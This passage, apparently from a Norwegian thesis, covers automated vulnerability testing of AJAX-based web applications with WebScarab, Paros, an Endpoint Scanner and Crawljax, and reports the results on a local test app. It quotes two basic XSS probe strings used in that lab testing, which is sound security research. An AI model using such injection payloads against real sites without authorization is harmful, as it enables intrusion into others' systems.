
WebScarab skiller seg ut på flere områder, men som et hjelpemiddel for å utføre sårbarhetsanalyse trekkes følgende elementer frem:

Fuzzer *Fuzzer*-pluginen kan brukes for å automatisere angrepsfasen nevnt i delkapittel 5.2.2. Fordelen her er at brukeren selv kan definere hvilke parametererere og hvilke verdier som skal brukes. Figur 7.4 viser et skjermbilde av parameter-*fuzzing*.



Figur 7.4: Skjermbilde av parameter-*fuzzing* i WebScarab

Scripted I *script*-modulen eksponerer WebScarab et API for brukeren. Det gis blant annet tilgang til HTTP *Request*- og *Respons*-meldingenes innhold. Modulen kan brukes i forbindelse med parameter-*fuzzing*, for å prosessere meldingene ut i fra egne ønsker. Figur 7.5 viser et skjermbilde der *scripted*-plugin er aktivert.



Figur 7.5: Skjermbilde av *script*-plugin i WebScarab

7.4 Endpoint Scanner

Verktøyet Endpoint Scanner[4] ble utviklet for å kunne utføre automatisert syntaksanalyse av webapplikasjoner med rik klientkode. Ideen bak applikasjonen er basert på artikkelen "Crawling ajax-driven web 2.0 applications" av Shreeraj Shah [20]. Fundamentet i verktøyet er JavaScript-parseren *nbNarcissus*[5].

Som diskutert i delkapittel 5.3.1, kan syntaksanalyse av JavaScript gi et omfattende bilde av hvilke funksjoner og muligheter tjenersiden eksponerer for klienten. Verktøyet ble derfor utviklet for å undersøke hvilke muligheter som finnes for automatisert syntaksanalyse av rik klientkode.

Figur 7.6 viser resultatet av en skanning gjort på eksempelapplikasjonen beskrevet i kapittel 6. Verktøyet skiller ut skriptdelen av websiden og identifiserer funksjonene i skriptet. I kapittel 8 og 9 blir henholdsvis resultatene og vurderingene av dette verktøyet presentert.

7.5 Crawljax

Crawljax er et fri programvare verktøy, utviklet i Java, for crawling av AJAX-baserte webapplikasjoner. Hensikten med verktøyet er å gjøre innholdet i disse indekserbart for søkemotorer. Verktøyet bygger på event-drevet crawling, som beskrevet i delkapittel 5.4. For å gjøre alt innhold tilgjengelig for søkemotoren, genererer verktøyet statiske sider av alle tilstandene det finner [13].

Verktøyet består av flere ulike komponenter som tilsammen utfører to oppgaver:


- Event-drevet crawling av webapplikasjonen.
- Generering av statiske HTML-sider som representerer de ulike tilstandene funnet under crawling.

Figur 7.7 viser et oversiktsbilde over de ulike komponentene i Crawljax.

Browser representeres ved en nettleser som kan styres programmatisk. *Robot* brukes for å styre nettleseren og simulere input fra en bruker. *Crawljax Controller* koordinerer crawling- og sidegenereringsfasen. Nedre del av figuren illustrerer uli-


[4]Endpoint Scanner kan lastes ned som et RubyOnRails-prosjekt fra `http://folk.ntnu.no/olejace/endpointscanner`

[5]Kildekode og eksempel finnes på: `http://idontsmoke.co.uk/2005/rbnarcissus/`



Figur 7.6: Syntaksanalyse ved verktøyet Endpoint Scanner

ke filgenereringskomponenter. For å realisere komponenetene er det blitt brukt ulike fri programvare rammeverk og biblioteker [13].



Figur 7.7: Crawljax arkitektur[13]

7.5.1 Crawleprosess


Selve crawleprosessen bygger på event-drevet crawling beskrevet i delkapittel 5.4. Crawljax begynner med å instansiere en nettleser, der rotsiden til webapplikasjonen som skal analyseres lastes inn. Etter at nettleseren har lastet siden, vil DOM-treet leses av og lagres. I en konfigurasjonsfil er det definert hvilke HTML-elementer som skal undersøkes, for eksempel *a*, *div* og *span*. Crawljax gjennomsøker DOM for disse elementene, og lager en liste med kandidatelementer. I konfigurasjonsfilen finnes også informasjon om hvilke eventer som det skal testes for på hvert av kandidatelementene. Eksempler på disse kan være *onClick*, *onMouseOver* eller *onLoad*. Alle eventene blir kalt på hvert av de ulike kandidatelementene. Fører en event til en endring i DOM, blir den nye DOM lagret som en ny tilstand i tilstandsmaskinen. Ny gjeldende tilstand settes til den nylig oppdagede tilstanden

og søket fortsetter rekursivt. Når det ikke lenger oppdages nye tilstander, avsluttes crawlingen og Crawljax går over i sidegenereringsfasen.

En detaljert algoritme som beskriver hvordan Crawljax utfører crawling, optimalisering og tilstandshåndtering er vist i [13].

7.5.2 Sidegenerering

Resultatet av crawlingen er en *State-Flow*-graf som viser hvilke tilstander som finnes i webapplikasjonen og hvordan man kan navigere mellom tilstandene. Figur 7.8 viser et eksempel på hvordan en *State-Flow*-graf kan se ut. Nodene representerer tilstander og kantene transisjoner. Transisjonene er representert ved et event/xpath[6]-par. Ut i fra denne tilstandsgrafen genereres det statiske HTML-sider for hver av de ulike tilstandene. URLene som representerer endepunkter på tjenersiden forblir uendret, mens lenker som i utgangspunktet kun fungerte i en AJAX-kontekst får tilordnet statiske URLer. På denne måten blir det mulig å navigere fra tilstand til tilstand.




Figur 7.8: Visualisering av en *State-flow*-graf [13]

En oversikt over de genererte sidene finnes i en XML-fil kalt *sitemap*. De statiske sidene skrives til en underkatalog av websiden. Hensikten er, som nevnt innledningsvis, å gjøre innholdet tilgjengelig for indeksering.

Figur 7.9 viser dokumentstrukturen i et webprosjekt før og etter sidegenereringsfasen. Mappen "generated" inneholder *State-Flow*-graf, en index-fil, sidekart og de ulike tilstandsfilene. Nummeret på tilstandene representerer kun identiteten de hadde i tilstandsmaskinen under crawling.

[6]XPath er et språk for å adressere deler av et XML-dokument. Mer informasjon finnes på: `http://www.w3.org/TR/xpath`



Figur 7.9: Dokumentstruktur etter sidegenereringsfasen

7.6 Sammenligning av verktøy

I dette kapittelet er det beskrevet ulike verktøy basert på fri programvare som kan brukes som et ledd i en sårbarhetsanalyse. Det er også beskrevet ulike teknikker for å utføre endepunktanalyse på webapplikasjoner med rik klientkode.

Tabell 7.6 gir en oversikt over hva som er mulig å utføre med de ulike vektøyene presentert i dette kapittelet.

Tabell 7.1: Verktøyegenskaper

	Paros	WebScarab	Sprajax	Endpoint Scanner	Crawljax
Mellomtjener	X	X	-	-	-
Konfigurerbar *fuzzer*	-	X	-	-	-
Protokolldrevet crawl	X	X	X	X	-
Event-drevet crawl	-	-	-	-	X
Total analyse	X	-	-	-	-

Kapittel 8

Resultater

Målet med oppgaven var å se på muligheter for å effektivisere sårbarhetstesting av webapplikasjoner med rik klientkode. I kapittel 3 ble det beskrevet hvilke angrep en webapplikasjon er utsatt for, og hvilke testvektorer en sårbarhetstest derfor må inneholde. I kapittel 5 ble det beskrevet hvilke verktøy som kan brukes for å utføre sårbarhetsanalyse på tradisjonelle webapplikasjoner, samt et verktøy for å gjøre innhold i AJAX-baserte webapplikasjoner tilgjengelig for søkemotorer.

I dette kapittelet vises det hvordan sårbarhetstesting av eksempelapplikasjonen beskrevet i kapittel 6 ble gjennomført. Resultatene blir presentert i følgende rekkefølge:

1. Manuell sårbarhetsanalyse
2. Standard crawling og sårbarhetstest utført av Paros
3. Automatisert syntaksanalyse ved Endpoint Scanner
4. Event-drevet crawling ved Crawljax og sårbarhetstest ved Paros


8.1 Manuell sårbarhetsanalyse

Det ble utført en enkel manuell sårbarhetsanalyse av eksempelapplikasjonen i henhold til beskrivelsen i delkapittel 5.3.1. Endepunktene ble avdekket ved å klikke på lenkene som befant seg på siden. Dette tilsvarte hendelsesforløpet beskrevet i applikasjonens Use-Case modell i tabell 6.1. WebScarab ble brukt som mellomtjener for å observere trafikken.

For å teste om applikasjonens sikre tekstfiltrering var utsatt for XSS-angrep, ble det forsøkt å sende inn en melding med følgende JavaScript-innhold:

```
<IMG SRC=‘javascript:alert("XSS")‘>
```

Figur 8.1 viser at tekstfiltreringen fungerer. Inneholdet i meldingen blir ikke returnert til brukeren. Det oppstår ikke en XSS-situasjon.



Figur 8.1: Filtrering gjort av eksempelapplikasjonen Tekststrenganalyse


En enkelt testvektor øker ikke tryggheten for at webapplikasjonen er motstandsdyktig mot en type angrep. Poenget med denne manuelle sårbarhetstesten var ikke å avdekke ulike sårbarheter ved filtreringskomponenten, men å vise at den utfører filtrering av kontrolltegn. Testresultater som beskriver robustheten for selve filtreringskomponenten brukt i eksempelapplikasjonen finnes i artikkel [3].

Den usikre delen av webapplikasjonen ble testet for XSS-sårbarhet. Følgende melding ble forsøkt sendt inn til tekstfiltrering:

```
<SCRIPT>alert("Paros");</SCRIPT>
```

Figur 8.2 viser et skjermbilde av teststrengen som ble postet til tjeneren. Figur 8.3 viser at det oppsto en XSS-situasjon da teststrengen ble returnert til nettleseren.

Figur 8.2: Eksempelapplikasjonens usikre tekststrenganalyse (1/2)




Figur 8.3: Eksempelapplikasjonens usikre tekststrenganalyse (2/2)

8.2 Standard sårbarhetstest med Paros

Paros ble brukt til å utføre sårbarhetsanalyse av eksempelapplikasjonen. Verktøyet ble brukt som beskrevet i delkapittel 7.1. Endepunktanalysen er den kritiske fasen av en sårbarhetsanalyse. Klarer ikke verktøyet å avdekke alle endepunktene, vil angrepsfasen bli ufullstendig som beskrevet i delkapittel 5.2.2.

Figur 8.4 viser gjennomført protokolldrevet crawling med påfølgende sårbarhetsanalyse.



Figur 8.4: Skjermbilde av gjennomført sårbarhetsanalyse med Paros

Paros støtter ikke crawling av AJAX-baserte webapplikasjoner, og klarer derfor ikke å identifisere endepunktene *WeakEcho* eller *AJAXEcho* under crawlingen. Dette fører til at sårbarhetsanalysen ikke klarer å fange opp den usikre delen av applikasjonen, og rapporterer derfor ikke om feil.

8.3 Automatisert syntaksanalyse ved Endpoint Scanner

Under tradisjonell protokoll-drevet crawling blir det utført syntaksanalyse av de filene som blir returnert fra tjeneren. Metoden fungerer utmerket når lenkene har

definerte endepunkter, som for eksempel beskrevet i *href*-attributter[1]. For å utvide syntaksanalysen slik at den i tillegg kunne fungere for AJAX-baserte webapplikasjoner, ble det sett på metoder for å utføre automatisk syntaksanalyse.

Verktøyet Endpoint Scanner beskrevet i delkapittel 7.4 utfører syntaksanalyse av JavaScript. Ved hjelp av JavaScript-parseren klarer verktøyet å identifisere funksjonene i skriptdelen av websiden. Tillegg B viser utskrift av nodetreet for funksjonen *ajaxfunctionRemoteCall*. Denne funksjonen blir brukt for å oppdatere innholdet i DOM.

Parseren *nbNarcissus* som ble brukt for å analysere skriptet, hadde begrenset funksjonalitet for å traversere nodetrær. Utskriften av nodetreet viser likevel at det er mulig å benytte strenganalyse for å søke etter tekststrenger som kan inneholde beskrivelse av endepunkter og de respektive parametere på tjenersiden. I dette tilfellet vil det være strenger som befinner seg i en viss posisjon i forhold til *open*- og *send*-metodene.

Verktøyet ga ingen brukbare resultater. Kommentarer og vurderinger av verktøyet, samt bruken av automatisert syntaksanalyse av webapplikasjoner med rik klientkode, er gitt i delkapittel 9.2.

8.4 Event-drevet crawling og Paros

Crawljax er et verktøy for å gjøre innhold i AJAX-baserte webapplikasjoner tilgjengelig for søkemotorer. Innholdet gjøres tilgjengelig ved at alle tilstander blir skrevet til statiske HTML-sider. Et sidekart over alle tilstandene blir generert for å gi søkemotoren tilgang til innholdet.

En interessant observasjon er at disse statiske HTML-sidene, i kombinasjon med sidekartet, ikke bare vil avdekke det tekstlige innholdet i applikasjonen, men også endepunktene på tjenersiden. Denne observasjonen ga grunnlag for videre arbeid med Crawljax.

8.4.1 Endepunktanalyse

Crawljax ble brukt til å crawle eksempelapplikasjonen beskrevet i kapittel 6. Begge Java-prosjektene krever lite ressurser i denne sammenheng, og var derfor installert

[1] `http://www.w3.org/TR/html401/struct/links.html`

på samme Windowsmaskin[2]. Konfigurasjonsfilen som ble brukt for å gjøre Crawljax oppmerksom på eksempelapplikasjonen finnes i tillegg C.

Etter fullført skanning produserte Crawljax en loggfil. Innholdet i loggen finnes i tillegg D. Et utsnitt av linje 8 og 9 i denne loggfilen er gitt under. Her ser vi at Crawljax oppfatter en endring i DOM etter å ha trigget eventen *onClick* på lenkeelementet på siden.

```
crawljax.CrawljaxController  - Firing event-type onclick on element:
A: href=# onclick=ajaxFunctionRemoteCall();,
XPath: /HTML/BODY[1]/A[1]; State: index

crawljax.CrawljaxController  - DomChanged= true
```

Aktiveringen av eventen *onClick* førte til at nettleseren utførte det som funksjonen *ajaxFunctionRemoteCall* beskriver. Funksjonen sender en melding via XHR-objektet til tjeneren, og oppdaterer DOM. Den usikre delen av tekststrenganalysen ble avdekket.

Delkapittel 7.5.2 beskriver hvordan sidegenereringen foregår. Strukturen til mappen som ble generert etter at Crawljax var ferdig med å kartlegge eksempelapplikasjonen, er gitt i liste 8.4.1.

```
1 /generated
2         graph.dot
3         index.html
4         sitemap.xml
5         state-2.html
```

Filen *graph.dot* inneholder en tekstlig beskrivelse av hvordan *State-flow*-grafen til tilstandstreet ser ut etter crawling av eksempelapplikasjonen. En *State-flow*-graf beskriver hvordan det er mulig å navigere mellom de ulike tilstandene, og er beskrevet i delkapittel 7.5.2. Eksempelapplikasjonens *State-flow*-graf er beskrevet nedenfor. Vi ser her at lenkeelementet er beskrevet med et Xpath-uttrykk:

```
digraph G
  index [label = "index"];
  state-2 [label = "state-2"];
  index -> state-2 [label = " /HTML/BODY[1]/A[1]"];
```

Sidekartet etter endt crawling er gitt i liste 8.1

[2]Intel Core 2 Duo 2.6GHz, 2 Gb RAM, Windows XP, Java 1.5

```
<?xml version="1.0" encoding="UTF-8"?>
<ns:urlset xmlns:ns="http://www.sitemaps.org/schemas/sitemap/0.9">
  <ns:url>
    <ns:loc>http://localhost:8088/Tifosi/</ns:loc>
    <ns:lastmod>2008-05-28</ns:lastmod>
    <ns:changefreq>weekly</ns:changefreq>
  </ns:url>
  <ns:url>
    <ns:loc>http://localhost:8088/Tifosi/generated/index.html</ns:loc>
    <ns:lastmod>2008-05-28</ns:lastmod>
    <ns:changefreq>weekly</ns:changefreq>
  </ns:url>
  <ns:url>
    <ns:loc>http://localhost:8088/Tifosi/generated/state-2.html</ns:loc>
    <ns:lastmod>2008-05-28</ns:lastmod>
    <ns:changefreq>weekly</ns:changefreq>
  </ns:url>
</ns:urlset>
```

